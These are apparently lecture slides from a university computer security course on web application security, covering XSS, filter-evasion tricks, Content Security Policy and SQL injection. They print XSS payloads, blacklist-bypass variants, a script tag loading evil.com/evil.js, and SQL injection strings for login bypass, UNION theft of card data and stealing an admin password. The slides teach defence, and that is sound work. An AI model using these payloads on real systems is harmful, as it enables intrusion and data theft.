


# **8. Web Application Security**

Computer Security Courses @ POLIMI  
*Prof. Carminati & Prof. Zanero*

# What you Should Know Already

- What is HTTP and how it works (roughly)
- What is a 3-tier web application and how the three components interact
- (optionally) it will help if you have developed at least one web application and know at least one web-oriented language/framework

# Typical Web Application Architecture



# Web Applications: A Major Issue

- Web applications are the current paradigm for software delivery
  - On corporate intranets
  - SAAS and cloud
- Often exposed to public
  - Think of public web services!
- Built on top of a stateless protocol (HTTP)
  - state “emulation” added on
- HTTP has only weak authentication built in
  - authentication “emulation” added on

# The Untrustworthy Client

- The golden rule of web application security is that the **client is never trustworthy**
- We need to **filter** and check carefully anything that is sent to us
- Examples:
  - We cannot validate inputs on the client side, e.g. through JavaScript
  - Variables, such as REFERER, that the client is sending us, can lie
- **Challenge:** web developers see client as a (cooperative) part of the application!

# Developers vs. Attackers

- **Developer's Mindset:**
  - the user will click on the "Login" button
  - as a result the browser will generate a correct GET request to `/login.php?user=foo`
  - the server will process the request
- **Attacker's Mindset:** we can craft a GET request to send `/login.php?user=w|-|4t3v3r` to the server

# HTTP is text based, so it's easy!

```
$ curl -v http://httpbin.org/get
> GET /get HTTP/1.1
> Host: httpbin.org
> User-Agent: curl/7.43.0
> Accept: */*
```

```
$ curl -v -H 'User-Agent: foobar-agent/7.43.1' http://httpbin.org/get
> GET /get HTTP/1.1
> Host: httpbin.org
> Accept: */*
> User-Agent: foobar-agent/7.43.1
```

```
$ curl --trace-ascii /dev/stdout --data user=foobar http://httpbin.org/post
0000: POST /post HTTP/1.1
0015: Host: httpbin.org
0028: User-Agent: curl/7.43.0
0041: Accept: */*
004e: Content-Length: 11
0062: Content-Type: application/x-www-form-urlencoded
0093:
=> Send data, 11 bytes (0xb)
0000: user=foobar
```

# Filtering is Hard

- How to **filter** untrusted data?
- Not easy (filter must be “correctly paranoid”)

## The sequence of validation

- whitelisting**, only allowing through what we expect
- blacklisting**, on top of that discard known-bad stuff
- escaping**, transform special characters into something else which is less dangerous

**Basic rule:** *whitelisting is safer than blacklisting*



# Data and Code problem



# The Importance of “Good” Filtering



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- Do we need to escape something?
  - Likewise, probably not

# Bad Things can Happen: XSS

- Suppose now we have a simple blog app
  - lets anybody post a comment
    - simple text field filled by visitor
  - text displayed back to next visitors
- If we do not apply any filter to what is inserted, an attacker could type:

```
<SCRIPT>
```

```
    alert('JavaScript Executed') ;
```

```
</SCRIPT>
```

- Popup would appear on next visitors' screen
- This is called **Cross Site Scripting**



# Formal definition of XSS

**Cross site scripting** is a vulnerability by means of which **client-side code** can be injected in a page.

Three Types:

1. Stored XSS
2. Reflected XSS
3. Dom-based XSS


# Types of Cross-Site Scripting:

## Stored XSS (AKA Persistent)

The attacker input is stored on the target server in a *database* (e.g., in a *message forum*, *visitor log*, *comment field*).

Then a victim retrieves the stored malicious code from the web application without that data being made safe to render in the browser (e.g., visualizes the comment).

# Example



# Types of Cross-Site Scripting:

## Reflected XSS (AKA Non-Persistent)

(Attacker) Client input is returned to the client (Victim) by the web application in a response (e.g., error message, search result).

The response includes some or all of the input provided in the request, **without being stored** and made safe to render in the browser.

Vulnerable request handler in a web pages:


```
<?php
    $var = $HTTP['variable_name']; //retrieve content from request's
variable
    echo $var;                      //print variable in the response
?>
```

Malicious crafted url:


[http://example.com/?variable\\_name=<script>alert\('XSS'\);</script>](http://example.com/?variable_name=<script>alert('XSS');</script>)

# Example

EX: 1



EX: 2



# Types of Cross-Site Scripting:

## DOM Based XSS

User input never leaves the victim's browser:

- The malicious payload is directly executed by client-side script (e.g., script that modifies/updates the DOM “environment” — dynamic pages, forms).

Script contained in the page:

```
....  
<script>  
    document.write("<b>Current URL</b> : " + document.baseURI);  
</script>  
....
```

Malicious crafted URL:

[http://www.example.com/test.html#<script>alert\(1\)</script>](http://www.example.com/test.html#<script>alert(1)</script>)

# The Power of XSS

Common reaction of web app coders: “So what? Scripting code is harmless in its sandbox, right?”.

Yyyyyyeah, right, but:

- Cookie theft or session hijack
- Manipulation of a session and execution of fraudulent transaction
- Snooping on private information
- **Drive by Download**
- Effectively bypasses the same-origin policy

Hint: you may wish to browse with noscript

# The Notion of Same Origin Policy

- Implemented by all web clients
- ***Same Origin Policy (SOP)*** = all client-side code (e.g., JavaScript) loaded from origin **A** should only be able to access data from origin **A**
  - **Origin = <PROTOCOL, HOST, PORT>**
- It's a simple concept. What could possibly go wrong?
- Modern web has "blurry" boundaries
  - Cross-origin resource sharing (CORS)
  - Client-side extensions



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  - What if it’s a university page, or wikipedia, or a blog on mathematics?
    - We will need also characters such as < and >
- Can we blacklist stuff?
  - First reaction: blacklist **<SCRIPT>**!
    - No, oh no, you don’t want to do that

# <SCRIPT> Never Dies

- First, it's not just <SCRIPT> (equivalent tag)
  - also, e.g., <APPLET>, <FRAME> and <IFRAME>,
- But even then:
  - What about these similar attributes?  
``  
`<svg onload=alert('JS Executed');">`
  - There's a long list of event handlers...
- Let's blacklist every single one of them?
- But, they can change with the evolution of the HTML spec! And even then...

# javascript: is a URL schema!

- What about these tags?

```
<IFRAME SRC="javascript:alert('JavaScript Executed');">
```

```
<a href="javascript:alert('JS Executed');">click here!</a>
```

- We can blacklist “**javascript:**” too...
  - But then...



# Space: Final Frontier

Then someone writes:

```
<IFRAME SRC="javas  
cript:alert('JavaScript Executed');">
```

- And the browser strips <CR> and <LF> and executes it, while our blacklist doesn't find it
- Expand blacklist to take this into account
- But then...

# HTML (Paranormal) Entities

- Then what happens if I add a null HTML entity (09-12) ?

```
<IFRAME SRC="javasc&#09;ript>alert('JavaScript Executed');">
```

- ... it works AGAIN :(
- Filter null entities, then apply previous filters...
- But I can do it with hexes, I can add zeroes, have fun writing this filter!

```
<IFRAME SRC="javasc&#X0A;ript>alert('JavaScript Executed');">
```

```
<IFRAME SRC=javasc&#000010;ript>alert('JavaScript Executed');>
```

# It's a f-ing Conspiracy!

- OK. Now we filter out white spaces and blablas, we filter entities, we filter out the javascript keyword...
- Then you pick an "old *random browser with a letter as a logo*"® and:

```
<IMG SRC="{alert('JavaScript Executed')};">
```

- gets executed :-(
- Don't ask why, I can't even imagine that
- Solution: filter out &

# Blacklisting is not the right way

- Because what happens now if I write:  

```
<IFRAME SRC="java&{script{alert('JavaScript Executed')}};">
```
- Filter strips the &{ and everything else gets executed :-(
- tl;dr; blacklisting **is not the appropriate way to handle this!**
- Want more? Check the next slide or
  - [https://www.owasp.org/index.php/XSS\\_Filter\\_Evasion\\_Cheat\\_Sheet](https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet)  
(partially outdated)
  - <https://html5sec.org/>

# Additional set of Reasons (<=IE7)

```
<style TYPE="text/javascript"> ... </style>
```

- Strip “text/javascript”, rinse, repeat

```
<P STYLE="left:expression(eval('alert('\n\nJavaScriptExecuted\n\n');window.close()'))">
```

- Strip “STYLE”? But that’s a meaningful English word... and...

```
<STYLE type=text/css>
```

```
@import url(http://server/very_bad.css);  
@import url(javascript:alert('JavaScript  
Executed'));
```

```
</STYLE>
```

## Example 2 (reprise)

- Input field receives “a text comment”
- Designed whitelist:
  - Alphanumeric characters plus punctuation, including < and > and other special characters
- Can we blacklist stuff?
  - No, we don't even go near there
- Can we escape stuff?
  - Yes! For instance we can swap > with its HTML safe equivalent **&gt;**; and < with **&lt;**; (other useful example: & becomes **&amp;**;) )

# Content Security Policy (CSP)

- A W3C specification to inform the browser on what should be trusted, and what not
  - think of it as the same-origin policy, with flexible and more expressive policies
    - e.g., allow loading code from <http://necst.it>
- technically, it's a set of directives sent by the server to the client in the form of HTTP response headers
  - e.g., `Content-Security-Policy: script-src 'self' http://necst.it`

# CSP Policy Enforcement Example

**Client ← Server:**

Content-Security-Policy: script-src 'self' <https://apis.google.com>

**Client (attacker) → Server:**

XSS to permanently inject `<script src="http://evil.com/evil.js" />`

**Client (victim) ← Server:**


`<html>`

`...`

`<script src="http://evil.com/evil.js" />`

`</html>`

**Client (victim is happy!):**





# Content Security Policy (CSP)

- many directives are available, for instance:
  - `script-src` load client code only from listed origins
  - `form-action` lists valid endpoints for submission
  - `frame-ancestors` lists sources that can embed the current page as frames and applets
  - `img-src` defines the origins from which images can be loaded
  - `style-src` as `script-src` but for stylesheets
- full list of directives at <https://www.w3.org/TR/CSP2/#directives>
- of course, this is a spec; **the implementation is up to the browser!**

# CSP: Great Idea, but...

- CSP is slowly gaining traction
- why slowly? Trade-off:
  - strict policies break functionality
  - relaxed policies can be bypassed
- practical barriers and challenges
  - who writes the policies?
    - it's mainly a **manual** process
    - something can be automated, but not all
  - how to keep policies up to date?
    - modern pages load content from many resources
    - pages and resources can change over time
  - how about browser extensions that inject new code?

# More on CSP

M. Weissbacher et al., [Why is CSP Failing? Trends and Challenges in CSP Adoption](#), RAID 2014

L. Weichselbaum, M. Spagnuolo, S. Lekies, A. Janc, [CSP Is Dead, Long Live CSP! On the Insecurity of Whitelists and the Future of Content Security Policy](#), CCS 2016

- 94.68% of policies that attempt to limit script execution are ineffective
- 99.34% of hosts with CSP use policies that offer no benefit against XSS

S. Lekies et al., [Code-reuse attacks for the Web: Breaking Cross-Site Scripting Mitigations via Script Gadgets](#), CCS 2017

tl;dr; bypassing CSP by abusing legitimate JavaScript code and modern JS frameworks


M. Fazzini et al., [AutoCSP: Automatically Retrofitting CSP to Web Applications](#) ICSE 2015

D. Hausknecht et al., [May I? Content Security Policy Endorsement for Browser Extensions](#), DIMVA 2015

- TL;DR: why some extensions don't work on site "X"?

# Bad Things: SQL Injection

Web application with a simple login page



The diagram illustrates a simple login page with a light gray background. It contains two text input fields. The first field is labeled "Insert username:" and the second is labeled "Insert password:". Arrows point from the labels "Field txtUser" and "Field txtPassword" to the respective input fields.

Insert username:

Insert password:

Field txtUser

Field txtPassword

# Let's Peek at the Server-side Code

```
public void onLogon(Field txtUser, Field txtPassword) {  
    SqlCommand cmd = new SqlCommand(String.Format(  
        "SELECT * FROM Users  
        WHERE username='{0}'  
        AND password='{1}';",  
        txtUser.Text, txtPassword.Text));  
    SqlDataReader reader = cmd.ExecuteReader();  
  
    if (reader.HasRows())  
        IssueAuthenticationTicket();  
    else  
        RedirectToErrorPage();  
}
```

# What the Programmer Thought

Insert username:

Insert password:

Field txtUser

Field txtPassword

```
SELECT * FROM Users WHERE  
username='s.zanero' AND password='s3cr3t!';
```

This query gets executed and if it returns **at least one row** the user is granted access

# What the Hacker Sees

Insert username:

Insert password:

Field txtUser

Field txtPassword

```
SELECT * FROM Users WHERE  
username='s.zanero';--' AND password=' ' ;  
-- means "comment"
```

This query gets executed, and if the user exists, regardless of the password, it returns **at least one row** and our attacker is granted access

Beware: some DBMS, e.g. MySQL, have a slightly different comment syntax

# What if I don't Know a Valid User?

Insert username:

Insert password:

Field txtUser

Field txtPassword

```
SELECT * FROM Users WHERE username=' ' OR  
'1'='1' ;--' AND password=' ' ;
```

This query gets executed, and the second part of the OR is always true; returns **all rows**, which is reasonably more than one, and our attacker is granted access



# Example 3: Filtering Login Fields

- Input field receive strings

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    - **problem solved**: cannot "break" a SQL query
  - Password: eeek
    - the more we filter, the more we reduce keyspace
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  - Password: eeek
    - the more we filter, the more we reduce keyspace
    - we can resort to blacklisting or escaping
- **Blacklist** or **Escape** what ?
  - ' ; -- at very least
  - OR, AND, = ?
    - Remember the <SCRIPT> case ?
      - OR —> ||
      - AND —> &&
      - = ~ like

# Retrieving Results and UNIONS

Suppose we are running the following query that displays the results:

```
SELECT name, phone, address FROM Users  
WHERE Id=' userinput ' ;
```

If **userinput** is not filtered, we can do:

```
SELECT name, phone, address FROM Users  
WHERE Id=' ' or '1'='1' ;-- ' ;
```

which will display all contents of that table

# Retrieving Results and UNIONS

Another possible injection is:

```
SELECT name, phone, address FROM Users  
WHERE Id= '' UNION ALL SELECT  
name, creditCardNumber, CCV2 from  
CreditCardTable; --' ;
```

- Will show contents of a different table (!)
- Will work only if the number and the data types of the columns are the same

# Injectons on Inserts

**Example:** a little app that stores exam results

Schema:

```
CREATE TABLE users (  
    id INTEGER ,  
    user VARCHAR(128) ,  
    password VARCHAR(128) ,  
    result VARCHAR ,  
    PRIMARY KEY (id))  
  
CREATE TABLE results (  
    id INTEGER ,  
    username VARCHAR(128) ,  
    grade VARCHAR ,  
    PRIMARY KEY (id))
```

Insertion:

```
INSERT INTO results VALUES (NULL, 'username' , 'grade' )  
INSERT INTO results VALUES (NULL, 's.zanero' , '18' )
```

# Injectons on Inserts

```
INSERT INTO results VALUES (NULL, 'userinput', '18')
```

A possible injection is:

```
INSERT INTO results VALUES (NULL, 's.zanero', '30L')  
--', '18')
```

**INSERT** allows multiple tuples as values.

We can register the exam also for a friend of ours:

```
INSERT INTO results VALUES (NULL, 's.zanero', '30L'),  
(NULL, 'f.maggi', '30L') --', '18')
```



# Injectons on Inserts

**Subqueries** can be used too: let's steal the admin password (from another table):


```
INSERT INTO results VALUES (NULL, 's.zanero',  
(SELECT password from USERS where user='admin'))  
-- ', '18')
```

**You will need to retrieve this data** if it's selected somewhere or try a **blind injection!**

# Example



# Example



# Blind Injections

- Some SQL queries, such as the login query we saw, do not display returned values
  - Rather, they do, or do not do, stuff based on the return value
- We cannot use them to directly display data
  - But we can play with their behavior to **infer** data
    - “Blind” SQL injections.
- Curious about blind SQL injections?
  - <http://www.blackhat.com/presentations/bh-europe-05/bh-eu-05-litchfield.pdf>

# Making Exploitation More Difficult

- Input **sanitization** (validation & filtering)
- Using ***prepared statements*** (parametric query) instead of building “query strings” (if languages allows)
  - `$stmt = $db->prepare(“SELECT * FROM users WHERE username = ? AND password = ?” )`
  - `$stmt -> execute(array($username, $psw)) ;`
